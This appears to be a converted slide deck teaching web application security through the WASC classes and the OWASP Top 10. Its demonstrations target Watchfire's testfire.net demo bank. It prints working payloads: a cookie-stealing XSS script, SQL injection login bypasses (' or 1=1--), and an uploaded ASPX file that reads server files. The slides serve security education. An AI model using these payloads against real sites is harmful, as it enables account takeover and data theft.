Authentication	<ul style="list-style-type: none">▶ Brute Force▶ Insufficient Authentication▶ Weak Password Recovery Validation	Attacks that target a web site's method of validating the identity of a user, service or application.
Authorization	<ul style="list-style-type: none">▶ Credential/Session Prediction▶ Insufficient Authorization▶ Insufficient Session Expiration▶ Session Fixation	Attacks that target a web site's method of determining if a user, service or application has the necessary permissions to perform a requested action.
Client-side Attacks	<ul style="list-style-type: none">▶ Content Spoofing▶ Cross Site Scripting	The abuse or exploitation of a web site's users (breaching trust relationships between a user and a web site).
Command Execution	<ul style="list-style-type: none">▶ Buffer Overflow▶ Format String Attack▶ LDAP Injection▶ OS Commanding▶ SQL Injection▶ SSI Injection▶ XPath Injection	Attacks designed to execute remote commands on the web site by manipulating user-supplied input fields.

WASC – Threat Classifications

(Web Application Security Consortium) www.webappsec.org

Application Threat	Attack Types	Example Business Impact
Information Disclosure	<ul style="list-style-type: none">▶ Directory Indexing▶ Information Leakage▶ Path Traversal▶ Predictable Resource Location	Attacks designed to acquire system specific information about a web site. This includes software distribution, version numbers, patch levels, and also secure file locations.
Logical Attacks	<ul style="list-style-type: none">▶ Abuse of Functionality▶ Denial of Service▶ Insufficient Anti-automation▶ Insufficient Process Validation	The abuse or exploitation of a web application logic flow (password recovery, account registration, auction bidding and eCommerce purchasing are examples of application logic).

OWASP

- ▶ Open Web Application Security Project
Purpose: Dedicated to finding and fighting the causes of insecure software.
- ▶ Official web site: www.owasp.org
- ▶ The OWASP Top Ten project http://www.owasp.org/index.php/OWASP_Top_Ten_Project
- ▶ Purpose:
 - A broad consensus about what the most critical web application security flaws are
 - Raise awareness of web application security issues
- ▶ We will use the Top 10 list to cover some of the most common security issues in web applications

The OWASP Top 10 Application Attacks

Application Threat	Negative Impact	Example Impact
Cross Site scripting	Identity Theft, Sensitive Information Leakage, ...	Hackers can impersonate legitimate users, and control their accounts.
Injection Flaws	Attacker can manipulate queries to the DB / LDAP / Other system	Hackers can access backend database information, alter it or steal it.
Malicious File Execution	Execute shell commands on server, up to full control	Site modified to transfer all interactions to the hacker.
Insecure Direct Object Reference	Attacker can access sensitive files and resources	Web application returns contents of sensitive file (instead of harmless one)
Cross-Site Request Forgery	Attacker can invoke "blind" actions on web applications, impersonating as a trusted user	Blind requests to bank account transfer money to hacker
Information Leakage and Improper Error Handling	Attackers can gain detailed system information	Malicious system reconnaissance may assist in developing further attacks
Broken Authentication & Session Management	Session tokens not guarded or invalidated properly	Hacker can "force" session token on victim; session tokens can be stolen after logout
Insecure Cryptographic Storage	Weak encryption techniques may lead to broken encryption	Confidential information (SSN, Credit Cards) can be decrypted by malicious users
Insecure Communications	Sensitive info sent unencrypted over insecure channel	Unencrypted credentials "sniffed" and used by hacker to impersonate user
Failure to Restrict URL Access	Hacker can access unauthorized resources	Hacker can forcefully browse and access a page past the login page

1. Cross-Site Scripting (XSS)

- ▶ What is it?
 - Malicious script echoed back into HTML returned from a trusted site, and runs under trusted context
- ▶ What are the implications?
 - Session Tokens stolen (browser security circumvented)
 - Complete page content compromised
 - Future pages in browser compromised

XSS Example I

http://www.testfire.net/search.aspx?txtSearch=asdf

Sign In | Contact Us | Feedback | Search asdf Go

AltoroMutual

DEMO SITE ONLY

ONLINE BANKING LOGIN PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

PERSONAL

- [Deposit Product](#)
- [Checking](#)
- [Loan Products](#)
- [Cards](#)
- [Investments & Insurance](#)
- [Other Services](#)

SMALL BUSINESS

- [Deposit Products](#)
- [Lending Services](#)
- [Cards](#)
- [Insurance](#)
- [Retirement](#)
- [Other Services](#)

INSIDE ALTORO MUTUAL

- [About Us](#)
- [Contact Us](#)
- [Locations](#)
- [Investor Relations](#)
- [Press Room](#)
- [Careers](#)

Search Results

No results were found for the query:

asdf

HTML code:

```
<p>No results were found for the query:<br /><br /><span id="_ct10_ct10_Content_Main_lblSearch">asdf</span></pre>
```

XSS Example II

The screenshot shows a web browser window with the address bar containing the URL `search.aspx?txtSearch=<script>alert(document.cookie)</script>`. The page displays the AltoroMutual logo and navigation links. A search results section shows "No results were found for the query:". A JavaScript alert box is overlaid on the page, displaying the message "The page at http://www.testfire.net says: ASP.NET_SessionId=trohgq450cpi5r45rr2pl1fg; amSessionId=1824418181". Below the alert box, the HTML code for the search results is shown, with the injected script highlighted in red: `<p>No results were found for the query:

<script>alert(document.cookie)</script>`


HTML code:

```
<p>No results were found for the query:<br /><br /><span id="_ctl0_ctl0_Content_Main_lblSearch"><script>alert(document.cookie)</script></span>
```

XSS – Details

- ▶ Common in Search, Error Pages and returned forms.
 - But can be found on any type of page
- ▶ Any input may be echoed back
 - Path, Query, Post-data, Cookie, Header, etc.
- ▶ Browser technology used to aid attack
 - XMLHttpRequest (AJAX), Flash, IFrame...
- ▶ Has many variations
 - XSS in attribute, DOM Based XSS, etc.

Cross Site Scripting – The Exploit Process



Exploiting XSS

- ▶ If I can get you to run my JavaScript, I can...
 - Steal your cookies for the domain you're browsing
 - Track every action you do in that browser from now on
 - Redirect you to a Phishing site
 - Completely modify the content of any page you see on this domain
 - Exploit browser vulnerabilities to take over machine
 - ...
- ▶ XSS is the Top Security Risk today (most exploited)

Sticky/Embedded XSS (XSS Worms)

- ▶ Embedding malicious script in persistent location
 - “Talkback” section
 - Forum/Newsgroup
- ▶ Boosted with Web 2.0 trend
 - Customizable content
 - More user content (communities)
- ▶ XSS Can “Infest” more pages – Worm
 - MySpace worm (Samy, October 2005)

2. Injection Flaws

- ▶ What is it?
 - User-supplied data is sent to an interpreter as part of a command, query or data.
- ▶ What are the implications?
 - SQL Injection – Access/modify data in DB
 - SSI Injection – Execute commands on server and access sensitive data
 - LDAP Injection – Bypass authentication
 - ...

SQL Injection

- ▶ User input inserted into SQL Command:
 - Get product details by id:
Select * from products where id='**\$REQUEST["id"]**';
 - Hack: send param id with value '**or '1'='1**'
 - Resulting executed SQL:
Select * from products where id='**or '1'='1**'
 - All products returned

SQL Injection Example I

http://www.testfire.net/bank/login.aspx

Sign In | Contact Us | Feedback | Search [] Go

Altoro Mutual

DEMO SITE ONLY

ONLINE BANKING LOGIN | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

Online Banking Login

Username:

Password:

Login

PERSONAL

- [Deposit Product](#)
- [Checking](#)
- [Loan Products](#)
- [Cards](#)
- [Investments & Insurance](#)
- [Other Services](#)

SMALL BUSINESS

- [Deposit Products](#)
- [Lending Services](#)
- [Cards](#)
- [Insurance](#)
- [Retirement](#)
- [Other Services](#)


INSIDE ALTORO MUTUAL

- [About Us](#)
- [Contact Us](#)
- [Locations](#)
- [Investor Relations](#)
- [Press Room](#)
- [Careers](#)

[Privacy Policy](#) | [Security Statement](#) | © 2007 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire

SQL Injection Example II



http://www.testfire.net/bank/login.aspx

Sign In | Contact Us | Feedback | Search Go

AltoroMutual

DEMO SITE ONLY

An Error Has Occurred

Summary:

Syntax error (missing operator) in query expression 'username = '' AND password = 'asdf'.

Error Message:

```
System.Data.OleDb.OleDbException: Syntax error (missing operator) in query expression 'username = '' AND password = 'asdf'. at System.Data.OleDb.OleDbCommand.ExecuteNonQueryForSingleResult(tagDBPARAMS dbParams, Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(CommandBehavior behavior, Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method) at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior) at System.Data.OleDb.OleDbCommand.ExecuteReader(System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior) at System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior) at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior) at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, String srcTable) at Altoro.Authentication.ValidateUser(String uName, String pWord) in d:\downloads\AltoroMutual_v5\website\bank\login.aspx.cs:line 68 at Altoro.Authentication.Page_Load(Object sender, EventArgs e) in d:\downloads\AltoroMutual_v5\website\bank\login.aspx.cs:line 32 at System.Web.Util.CalliHelper.EventArgFunctionCaller(IntPtr fp, Object o, Object t, EventArgs e) at System.Web.Util.CalliEventHandlerDelegateProxy.Callback(Object sender, EventArgs e) at System.Web.UI.Control.OnLoad(EventArgs e) at System.Web.UI.Control.LoadRecursive() at System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint)
```

SQL Injection Example – Exploit

The screenshot shows a web browser window with the URL `http://www.testfire.net/bank/login.aspx`. The page is the AltoroMutual Online Banking Login page. The browser's address bar shows the URL, and the search bar contains the text "Google". The page header includes the AltoroMutual logo, navigation links for "Sign In", "Contact Us", and "Feedback", and a search box. A "DEMO SITE ONLY" banner is visible on the right. The main content area is titled "Online Banking Login" and contains a login form with fields for "Username:" and "Password:". The "Username:" field contains the payload `' or 1=1--`, which is highlighted with a red box. The "Password:" field is empty. A "Login" button is located below the password field. The left sidebar contains navigation links for "PERSONAL", "SMALL BUSINESS", and "INSIDE ALTORO MUTUAL". The footer includes links for "Privacy Policy" and "Security Statement", and a copyright notice for "© 2007 Altoro Mutual, Inc.". A red dashed box at the bottom of the page contains the text: "The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire".

SQL Injection Example – Outcome

http://www.testfire.net/bank/main.aspx

Sign Off | Contact Us | Feedback | Search Go

Altoro Mutual

DEMO SITE ONLY

MY ACCOUNT | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

I WANT TO ...

- [View Account Summary](#)
- [View Recent Transactions](#)
- [Transfer Funds](#)
- [Search News Articles](#)
- [Customize Site Language](#)

Hello, John Smith

Welcome to Altoro Mutual Online.

View Account Details:

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

Click [Here](#) to apply.

[Privacy Policy](#) | [Security Statement](#) | © 2007 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to <http://www.watchfire.com/statements/terms.aspx>.


Copyright © 2007, Watchfire Corporation, All rights reserved.

Find:


Injection Flaws – More Info

- ▶ One SQL Injection compromises entire DB
 - Doesn't matter if it's a remote page
- ▶ Not limited to SQL Injection
 - LDAP, XPath, SSI, MX (Mail)...
 - HTML Injection (Cross Site Scripting)
 - HTTP Injection (HTTP Response Splitting)

Injection Flaws (SSI Injection Example) Creating commands from input



The return is the private SSL key of the server



3. Malicious File Execution

- ▶ What is it?
 - Application tricked into executing commands or creating files on server
- ▶ What are the implications?
 - Command execution on server – complete takeover
 - Site Defacement, including XSS option

Malicious File Execution - Example I

The screenshot shows a web browser window with the address bar displaying `http://www.testfire.net/feedback.aspx`. The page content includes a navigation menu with links for ONLINE BANKING LOGIN, PERSONAL, SMALL BUSINESS, and INSIDE ALTORO MUTUAL. The main content area is titled "Feedback" and contains a form with fields for "Your Name", "Your Email Address", "Subject", and "Question/Comment". A "Tamper Popup" window is overlaid on the page, showing the request headers and post parameters for the URL `http://www.testfire.net/comment.aspx`. The "Post Parameter Name" and "Post Parameter Value" table is as follows:

Post Parameter Name	Post Parameter Value
cfile	comments.txt
name	asdf
email_addr	asdf
subject	asdf
comments	asdf
submit	+Submit+

Malicious File Execution – Example cont.

Tamper Popup

http://www.testfire.net/comment.aspx

Request Header Name	Request Header Value
Host	www.testfire.net
User-Agent	Mozilla/5.0 (Windows; U; Window
Accept	text/xml,application/xml,applicat
Accept-Language	en-us,en;q=0.5
Accept-Encoding	gzip,deflate
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*;q=0.
Keep-Alive	300
Connection	keep-alive
Referer	http://www.testfire.net/feedbak
Cookie	amUserInfo=UserName=JyBvciA

Post Parameter Name	Post Parameter Value
cfile	myevilfile.aspx
name	asdf
email_addr	asdf
subject	asdf
comments	%3C%25%40+Page+Language
submit	+Submit+

```
<%@ Page Language="C#" %>
<% Response.Write (System.IO.File.ReadAllText
("c:/windows/system32/drivers/etc/hosts")); %>
```

OK Cancel

Malicious File Execution – Example cont.



```
asdf, asdf, asdf, # Copyright (c) 1993-1999 Microsoft Corp. # # This is a sample HOSTS file used by Microsoft TCP/IP for  
Windows. # # This file contains the mappings of IP addresses to host names. Each # entry should be kept on an individual line.  
The IP address should # be placed in the first column followed by the corresponding host name. # The IP address and the host  
